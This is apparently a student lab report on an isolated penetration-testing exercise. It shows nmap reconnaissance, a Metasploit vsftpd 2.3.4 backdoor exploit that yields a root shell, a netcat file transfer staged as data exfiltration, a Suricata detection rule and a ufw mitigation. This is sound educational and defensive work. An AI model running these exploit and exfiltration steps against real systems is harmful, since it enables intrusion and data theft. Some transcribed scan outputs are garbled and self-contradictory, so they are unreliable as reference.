

Dominique Brown

CSCI 6397

Network Security

Md Sharif Ullah


## **Topic: "Analysis of Network footprints from a VM"**

### **Objective**

Throughout this project, I designed and executed a complete penetration-testing workflow using a multi-VM environment consisting of Kali Linux, Ubuntu Server, and Metasploitable-2. The primary objective was to simulate a realistic internal penetration-testing scenario beginning with network configuration, continuing through reconnaissance, and culminating in service exploitation. Every stage required careful planning, troubleshooting, and verification, and the challenges I encountered ultimately strengthened my understanding of Linux networking, virtualization, and offensive security tooling.

**Controlled attack chain:** recon → scan → exploit → post-exploit → simulated data exfiltration


### **Virtual Environment Architecture:**




## Environment Setup:

My first major task involved configuring the network interfaces for each virtual machine. I used VirtualBox to assign each machine two adapters: a NAT interface to provide internet access and a Host-Only interface to create an isolated lab network. This separation ensured that my exploitation traffic remained contained and did not interact with external devices. Once configured, I verified interface assignments using the ip addr command on each system. The process also revealed my first error: I mistakenly assigned the wrong IP address to the wrong interface. For example, Ubuntu displayed interfaces such as enp0s3 and enp0s8 instead of the traditional eth0 and eth1, which initially confused me when following older online guides. Learning to identify which interface corresponded to which adapter required examining the IP ranges—NAT interfaces typically used 10.0.2.x, while my Host-Only network used the 192.168.56.x network. This recognition helped me correct the issue and properly assign the static address intended for the lab.


## Screenshots




List of Virtual Machines




Kali IP Address




Ubuntu IP



Metasploitable IP Address



Adapter 1 attached to NAT



Internal Network “labnet”

## Network Configuration Challenges:

Another challenge emerged when I attempted to use ifup, ifdown, and other legacy networking commands on Metasploitable-2. The system responded with errors such as “unknown interface eth1” and “couldn’t read /etc/network/interfaces.” These errors were due to the fact that newer distributions—and sometimes older ones depending on configuration—handle network control differently. Some rely entirely on systemd-networkd, others on Netplan, and older ones on the /etc/network/interfaces configuration file. To resolve these issues, I confirmed the interfaces using ip addr, manually edited the /etc/network/interfaces file when applicable, and restarted the networking service with /etc/init.d/networking restart. The process taught me the importance of understanding how different Linux versions manage networking rather than assuming a universal method.

Once the interfaces were configured, I validated connectivity across all machines using ping. Ubuntu and Metasploitable were able to communicate successfully across the Host-Only network, each showing 0% packet loss. Kali, however, initially experienced 100% packet loss, which forced me to revisit the VirtualBox settings. I discovered that Kali’s Host-Only adapter had been disabled during initial setup. After enabling it and refreshing the DHCP lease, the machine successfully joined the network. This emphasized the value of verifying network settings on both the VM-level and OS-level whenever connectivity issues arise.

## Screenshots

```
kali㉿kali: ~
Session Actions Edit View Help
GNU nano 8.6          /etc/network/interfaces *
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*
# The loopback network interface
auto lo
iface lo inet loopback

# /etc/network/interfaces - add at bottom
auto <filename>
iface <filename> inet static
    address 192.168.56.101
    netmask 255.255.255.0
```

Kali Linux netplan

```
ubuntu@FDT-VBox: ~
network:
  version: 2
  renderer: networkd
  interfaces:
    enp0s8:
      dhcp4: no
      addresses: [192.168.56.103/24]
```

Ubuntu netplan

```
GNU nano 2.0.7      File: /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet dhcp

auto lo
iface lo inet loopback

auto eth1
iface eth1 inet static
address 192.168.56.102
netmask 255.255.255.0
```

### Metasploitable netplan

```
msfadmin@metasploitable:~$ ping -c 3 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=2.33 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.331 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.376 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2001ms
rtt min/avg/max/mdev = 0.331/1.014/2.335/0.934 ms
msfadmin@metasploitable:~$ ping -c 3 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=2.65 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.425 ms

--- 192.168.56.103 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2002ms
rtt min/avg/max/mdev = 0.425/1.170/2.656/1.050 ms
msfadmin@metasploitable:~$ _
```

### Testing connection to each VM from metasploitable using ping

```
[(kali㉿kali)-[~] $ ping -c 3 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.342 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.365 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.291 ms

--- 192.168.56.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2034ms
rtt min/avg/max/mdev = 0.291/0.332/0.365/0.030 ms

[(kali㉿kali)-[~] $ ping -c 3 192.168.56.103
PING 192.168.56.103 (192.168.56.103) 56(84) bytes of data.
64 bytes from 192.168.56.103: icmp_seq=1 ttl=64 time=0.430 ms
64 bytes from 192.168.56.103: icmp_seq=2 ttl=64 time=0.465 ms
64 bytes from 192.168.56.103: icmp_seq=3 ttl=64 time=0.280 ms

--- 192.168.56.103 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2061ms
rtt min/avg/max/mdev = 0.280/0.391/0.465/0.080 ms
```

### Testing connection to each VM from Kali using ping

```
ubuntu@FDT-VBox:~$ ping -c 3 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
64 bytes from 192.168.56.101: icmp_seq=1 ttl=64 time=0.715 ms
64 bytes from 192.168.56.101: icmp_seq=2 ttl=64 time=0.419 ms
64 bytes from 192.168.56.101: icmp_seq=3 ttl=64 time=0.225 ms

--- 192.168.56.101 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2103ms
rtt min/avg/max/mdev = 0.225/0.453/0.715/0.201 ms
ubuntu@FDT-VBox:~$ ping -c 3 192.168.56.102
PING 192.168.56.102 (192.168.56.102) 56(84) bytes of data.
64 bytes from 192.168.56.102: icmp_seq=1 ttl=64 time=0.620 ms
64 bytes from 192.168.56.102: icmp_seq=2 ttl=64 time=0.339 ms
64 bytes from 192.168.56.102: icmp_seq=3 ttl=64 time=0.356 ms

--- 192.168.56.102 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2085ms
rtt min/avg/max/mdev = 0.339/0.438/0.620/0.128 ms
ubuntu@FDT-VBox:~$ _
```

### Testing connection to each VM from ubuntu using ping

## Baseline Traffic Capture:

With basic connectivity confirmed, I began testing live traffic using Wireshark on Ubuntu. By selecting the Host-Only interface (enp0s8) and starting a live capture, I could observe ARP requests, ICMP ping traffic, and initial broadcast packets. Generating traffic was as simple as running ping commands or making SSH attempts between machines. While the capture ran in Wireshark, I learned that these packets only display within the graphical interface—unless tools like tcpdump are used, they do not appear in the terminal. This clarified the distinction between graphical packet analyzers and command-line capture utilities.

## Screenshots

```
ubuntu@FDT-VBox:~$ sudo wireshark
** (wireshark:5887) 16:21:20.150563 [GUI WARNING] -- QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
** (wireshark:5887) 16:22:13.248579 [Capture MESSAGE] -- Capture Start ...
** (wireshark:5887) 16:22:13.278968 [Capture MESSAGE] -- Capture started
** (wireshark:5887) 16:22:13.280547 [Capture MESSAGE] -- File: "/tmp/wireshark_enp0s8ZYCGF3.pcapng"
```

### Starting wireshark capture

```

[Session Actions Edit View Help]
[kalil0 kali]-[*] nmap -sV -O -p- 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 17:30 EST
Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet      OpenSSH 7.9p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
23/tcp    open  smtpt       vsftpd 3.0.2
23/tcp    open  ssh         OpenSSH 7.9p1 Debian Subuntu1 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.2.28 ((Ubuntu) DAV/2)
113/tcp   open  netmgt     snmpd 5.7.3
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tftp        tftpd-hpa 3.0.2
109/tcp   open  irc         ircd 2.9.0
5124/tcp  open  bindshell  Metasploitable root shell
Mac Address: 08:00:27:80:B8:A2 (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux-kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds

```

packet traffic capture from Kali

```

[Session Actions Edit View Help]
File Machine View Input Devices Help
nsadmin@metasploitable:~$ curl http://192.168.56.101:8000/
curl: (7) couldn't connect to host
nsadmin@metasploitable:~$ 

```

packet traffic capture from Metasploitable

## Reconnaissance Phase:

Before moving to exploitation, I performed a full Nmap scan of the Metasploitable target. I used nmap -sV -O -p- 192.168.56.102, which allowed me to identify the OS fingerprint, enumerate service versions, and detect all open ports. Nmap revealed that the system was intentionally insecure, with vulnerable services ranging from FTP and Telnet to vulnerable web frameworks and RPC services. The scan not only provided a map of potential attack vectors but also taught me why reconnaissance is considered the most critical phase of penetration testing. Without the detailed service enumeration from Nmap, I would not have been able to identify which exploits were relevant or which services were safe to interact with during a controlled lab environment.

## Screenshots:

```

[sudo@kali:~]
$ nmap -sV -O -p- 192.168.56.102
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-06 18:03 EST
Nmap scan report for 192.168.56.102
Host is up (0.00019s latency).
Not shown: 976 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet      OpenSSH 7.9p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  ssh         OpenSSH 7.9p1 Debian Subuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
23/tcp    open  smtpt       vsftpd 3.0.2
23/tcp    open  ssh         OpenSSH 7.9p1 Debian Subuntu1 (protocol 2.0)
80/tcp    open  http        Apache httpd 2.2.28 ((Ubuntu) DAV/2)
113/tcp   open  netmgt     snmpd 5.7.3
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tftp        tftpd-hpa 3.0.2
109/tcp   open  irc         ircd 2.9.0
5124/tcp  open  bindshell  Metasploitable root shell
Mac Address: 08:00:27:80:B8:A2 (PC Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Host: metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux-kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds

```

Performing Reconnaissance

```

[sudo@FDT-VBox:~]
$ sudo tcpdump -n -i enp0s3
[sudo] password for ubuntu:
tcpdump: verbose level set, use -v[...] for full protocol decode
listening on enp0s3, link-type EN10MB (Ethernet), snapshot length 262144 bytes
16:43:56.395221 IP 10.0.2.15.49486 -> 192.168.12.1.53: 55780+ [lau] SRV? _http_t.cpi.archive/ubuntu.com. (58)
16:43:56.426825 IP 192.168.12.1.53 -> 10.0.2.15.49486: 55780 0/1 [1(19)]
16:43:56.427505 IP 10.0.2.15.33896 -> 192.168.12.1.53: 18807+ [lau] A? archive.ubuntu.com. (47)
16:43:56.427579 IP 10.0.2.15.54880 -> 192.168.12.1.53: 38896+ [lau] AAAA? archive.ubuntu.com. (47)
16:43:56.456969 IP 192.168.12.1.53 -> 10.0.2.15.54880: 38896 6/0/1 AAAA 2620:2d:4
000::1:102, AAAA 2620:2d:4:0000::1:103, AAAA 2620:2d:4:0002::1:101, AAAA 2620:2d:4:0001::1:104, AAAA 2620:2d:4:0003::1:105
16:43:56.465789 IP 192.168.12.1.53 -> 10.0.2.15.33896: 18807 6/0/1 A 185.125.190.83, A 91.189.91.81, A 91.189.91.82, A 185.125.190.82 (143)
16:43:56.464138 IP 10.0.2.15.40328 -> 185.125.190.83.80: Flags [S], seq 218437524
5, win 64240, options [mss 1460,sackOK,TSAcknowledgment,TSVal 2362027863 ecr 0,nop,wscale 7], length 0
16:43:56.59891 IP 185.125.190.83.80 -> 10.0.2.15.40328: Flags [S.], seq 37696000
1, ack 2184375246, win 65535, options [mss 1460], length 0
16:43:56.595926 IP 10.0.2.15.40328 -> 185.125.190.83.80: Flags [.], ack 1, win 64240, length 0
16:43:56.596259 IP 10.0.2.15.40328 -> 185.125.190.83.80: Flags [P.], seq 1:151, a
ck 1, win 64240, options [mss 1460,sackOK,TSAcknowledgment,TSVal 2362027863 ecr 0,nop,wscale 7], length 0
16:43:56.596520 IP 185.125.190.83.80 -> 10.0.2.15.40328: Flags [.], ack 151, win 65535, length 0
16:43:56.746129 IP 185.125.190.83.80 -> 10.0.2.15.40328: Flags [.], seq 1:2881, a
ck 1, win 64240, options [mss 1460,sackOK,TSAcknowledgment,TSVal 2362027863 ecr 0,nop,wscale 7], length 0


```

Scanning Target

## Exploitation Phase:

After analyzing the Nmap results, I launched msfconsole in Kali Linux. This brought me into the Metasploit Framework, a powerful exploitation platform used by penetration testers worldwide. I searched for a vulnerability that matched one of the identified services, eventually selecting the classic vsftpd\_234\_backdoor exploit. To prepare it, I configured two crucial parameters: RHOSTS and LHOST. The RHOSTS value refers to the remote host—the target machine running the vulnerable service, in this case Metasploitable-2. Meanwhile, LHOST refers to my attacking machine, Kali Linux, and must be set to the IP address on the Host-Only network so that the reverse shell can connect back. Once both were configured correctly, I executed the module and successfully triggered the backdoor, which provided a remote shell on the target system. This proved that the network was configured properly and that the reconnaissance phase had correctly identified a vulnerable service.

## Screenshots



msfconsole  
Metasploit tip: Enable verbose logging with set VERBOSE true

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[+] 192.168.56.102:21 - Backdoor service has been spawned, handling...
[+] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:33937 → 192.168.56.102:6200) at 2025-11-26 19:42:45 -0500
```


Performing backdoor exploit

Starting Metasploitable




msfadmin@metasploitable:~\$ nc -l -p 4444 > received.txt

set listener on target



```
echo "this is a file to test data extraction" > test.txt
nc 192.168.56.102 4444 < test.txt
```

Simulating data extraction



```
GNU nano 7.2          /etc/suricata/rules/local.rules *
alert tcp any any -> any any (msg:"Exfiltration Detected";
                                content:"test file";
                                sid:1000001:)
```

Setting Suricata rule

```
ubuntu@FDT-VBox: $ sudo suricata -r attack.pcap
i: suricata: This is Suricata version 7.0.3 RELEASE running in USER mode
!!: detect: No rule files match the pattern /var/lib/suricata/rules/suricata.rules
!!: detect: 1 rule files specified, but no rules were loaded!
i: threads: Threads created -> RX: 1 W: 2 FM: 1 FR: 1 Engine started.
i: suricata: Signal Received. Stopping engine.
i: pcap: read 1 file, 92 packets, 8983 bytes
```

Running suricata  
on attack pcap

```
GNU nano 7.2                                         eve.json
[{"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "1242440814361441", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "106539068959889", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "145985401983439", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "1206974384265913", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "580829045905930", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "2091202084074406", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "999126369992074", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "412483946842840", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "1746384871429377", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "143912800026119", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}, {"timestamp": "2025-11-26T18:18:20.572214-0600", "flow_id": "497598728128195", "event_type": "Flow", "src_ip": "192.168.56.56", "dst_ip": "192.168.56.101"}]
```

check suricata alerts

## Mitigation

After completing the exploitation phase, I focused on mitigating the attack within the lab environment to observe how defenses could respond. To do this, I stopped the vulnerable service on Metasploitable 2, effectively closing the backdoor that allowed Kali Linux to establish a reverse shell. This demonstrated how simple, controlled interventions in a lab setting could effectively neutralize an active attack, while providing clear evidence in the captured network traffic that the mitigation was successful.

## Screenshots

```
msfadmin@metasploitable:~$ sudo ufw deny from 192.168.56.101
[sudo] password for msfadmin:
Rules updated
```

Apply Mitigation on Metasploitable

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.102
RHOSTS => 192.168.56.102
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
```

Attacker Exploitation Blocked

## Automation and Scalability for Real-World use:


As I reflected on the penetration-testing workflow I used in this project, I realized that nearly every step—from reconnaissance to mitigation—can be scaled and automated for real-

world environments that may involve hundreds or thousands of hosts. If I were extending this project into a production-grade security pipeline, I would combine scheduled scanning, centralized log aggregation, automated threat-intelligence correlation, and orchestration tools like Ansible, Cron, and SIEM platforms to streamline the entire attack-chain detection and response process. The same network-footprint analysis I performed manually on a few VMs can be automated using enterprise-level tooling to continuously identify exposed services, detect anomalous traffic, and flag vulnerabilities at scale.

To automate reconnaissance and footprint collection, I would use tools such as Nmap Automation Scripts, Masscan, and Zeek, scheduled through cron jobs or run through orchestration frameworks. These tools allow me to recursively scan IP ranges, classify operating systems, catalog open ports, and track changes in a host's network behavior over time. The results would feed into a SIEM solution—such as Splunk, ELK (Elastic Stack), or Wazuh—where correlations could automatically identify unusual service exposure or lateral-movement activity.

Stage	Automated Tools	Output	Usage
Network Discovery	Masscan, Nmap scheduling	Massive IP sweep results	Scans thousands of hosts per minute
Service & Version Enumeration	Nmap NSE scripts, Zeek	Catalog of services + fingerprints	Automatically stored & version-tracked
Host Footprint Profiling	Zeek logs, Suricata metadata	Behavior baselines & anomalies	SIEM correlates deviations in real-time
Vulnerability Mapping	OpenVAS, Nessus API	List of exploitable CVEs	Auto-prioritization across entire network

Table 1: Automated Reconnaissance Workflow at Enterprise Scale



At scale, automation allows me to extract critical intelligence that would be impossible to gather manually OS fingerprints across thousands of machines, open services & exposed ports updated daily, service changes over time (e.g., if an SSH server suddenly appears), traffic anomalies, such as beaconing, scanning attempts, and lateral movement, misconfigurations, like legacy protocols or outdated versions, internal attack surface mapping, correlating hosts, services, and vulnerabilities. All of this can be tied directly to an attacker's objectives. For example, the vsftpd backdoor exploit I performed manually would be automatically flagged in a real network if the SIEM detected:

- Port 21 exposed externally
- vsftpd version 2.3.4 running
- Reverse-shell traffic originating from the server

This type of automated detection drastically reduces dwell time and prevents attackers from maintaining persistence.

Data Type	Example Insight	Relevance
OS & Version Fingerprint	“Ubuntu 16.04 detected on host X”	Helps map vulnerabilities tied to OS version
Service Exposure	“FTP port reopened after being disabled”	Indicates configuration drift or compromise
Traffic Behavior	“Spike in outbound connections to unknown IPs”	Suggests exfiltration or C2 communication
File Integrity Changes	“/etc/passwd modified unexpectedly”	Signs of privilege escalation
Lateral Movement Patterns	“SMB enumeration from unusual host”	Detects worm-like propagation

Table 2: Insights Derived From  
Automated Network Footprinting

In the same way I manually disabled the vulnerable service on Metasploitable, large-scale environments rely on automated mitigation techniques that operate in real time. Using SOAR (Security Orchestration, Automation, and Response) tools, I could configure automatic responses such as blocking malicious IPs through firewall APIs, isolating compromised hosts using network access control, stopping vulnerable or suspicious services instantly, triggering automated patching workflows, pushing configuration updates via Ansible or Puppet. In a real organization, this might look like:

